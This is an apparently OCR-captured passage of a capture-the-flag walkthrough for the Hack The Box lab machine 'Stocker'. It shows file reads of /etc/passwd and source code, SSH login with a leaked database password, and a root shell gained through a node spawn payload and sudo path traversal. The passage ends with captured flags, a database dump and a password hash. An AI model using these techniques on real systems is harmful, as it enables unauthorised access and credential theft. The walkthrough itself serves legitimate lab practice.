
```
┌──(kali㉿kali)-[~/htb/Stocker]
└─$ cat passwd| grep sh$
```

```
root:x:0:0:root:/root:/bin/bash
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
```

Tried:

- `/home/angoose/.ssh/id_rsa`
- `/proc/self/cmdline`

According to previous json error while logging in




Check `/var/www/dev/index.js`

**6/25/2023**

Thanks for shopping with us!

Your order summary:

| Item |
| --- |

```
const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";
```

Login with ssh

```
┌──(kali㉿kali)-[~/htb/Stocker]
└─$ sshpass -p 'IHeardPassphrasesArePrettySecure' ssh -o "StrictHostKeyChecking no" angoose@stocker.htb
Warning: Permanently added 'stocker.htb' (ED25519) to the list of known hosts.
angoose@stocker:~$ id
uid=1001(angoose) gid=1001(angoose) groups=1001(angoose)
angoose@stocker:~$ cat user.txt
c82d3667211206344c0abfc35ea8ebf5
angoose@stocker:~$
```

# Root Flag

```
angoose@stocker:~$ sudo -l
[sudo] password for angoose:
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
```

Gtfobin - https://gtfobins.github.io/gtfobins/node/

```
angoose@stocker:~$ cd /usr/local/scripts/
angoose@stocker:/usr/local/scripts$ touch a.js
touch: cannot touch 'a.js': Permission denied
```

Do directory traversal

```
angoose@stocker:/usr/local/scripts$ echo 'require("child_process").spawn("/bin/bash", {stdio: [0, 1, 2]})' > /dev/shm/a.js
angoose@stocker:/usr/local/scripts$ sudo /usr/bin/node /usr/local/scripts/../../../dev/shm/a.js
root@stocker:/usr/local/scripts# id
uid=0(root) gid=0(root) groups=0(root)
root@stocker:/usr/local/scripts# cat /root/root.txt
58980ac7319d07992c1b6b6735cec69b
root@stocker:/usr/local/scripts#
```

# Additional

## Dump Mongo DB

```
angoose@stocker:~$ mongodump 'mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1'
2023-06-25T06:53:09.444+0000    WARNING: On some systems, a password provided directly in a connection string or using --uri may
```

```
be visible to system status programs such as `ps` that may be invoked by other users. Consider omitting the password to provide it
via stdin, or using the --config option to specify a configuration file with the password.
2023-06-25T06:53:09.484+0000    writing dev.products to dump/dev/products.bson
2023-06-25T06:53:09.485+0000    writing dev.orders to dump/dev/orders.bson
2023-06-25T06:53:09.486+0000    writing dev.users to dump/dev/users.bson
2023-06-25T06:53:09.487+0000    writing dev.sessions to dump/dev/sessions.bson
2023-06-25T06:53:09.488+0000    done dumping dev.orders (3 documents)
2023-06-25T06:53:09.489+0000    done dumping dev.products (4 documents)
2023-06-25T06:53:09.491+0000    writing dev.basketitems to dump/dev/basketitems.bson
2023-06-25T06:53:09.492+0000    done dumping dev.users (1 document)
2023-06-25T06:53:09.492+0000    done dumping dev.sessions (6 documents)
2023-06-25T06:53:09.495+0000    done dumping dev.basketitems (0 documents)
```

```
angoose@stocker:~$ cd dump/
angoose@stocker:~/dump$ ls
dev
angoose@stocker:~/dump$ cd dev
angoose@stocker:~/dump/dev$ ls
basketitems.bson  basketitems.metadata.json  orders.bson  orders.metadata.json  products.bson  products.metadata.json
sessions.bson  sessions.metadata.json  users.bson  users.metadata.json
angoose@stocker:~/dump/dev$ bsondump users.
2023-06-25T06:54:22.893+0000    getting BSON reader failed: couldn't open BSON file: open users.: no such file or directory
angoose@stocker:~/dump/dev$ bsondump users.bson
{"_id":{"$oid":"638f116eeb060210cbd83a8a"},"username":"angoose","password":"b3e795719e2a644f69838a593dd159ac","__v":
{"$numberInt":"0"}}
2023-06-25T06:54:25.057+0000    1 objects found
```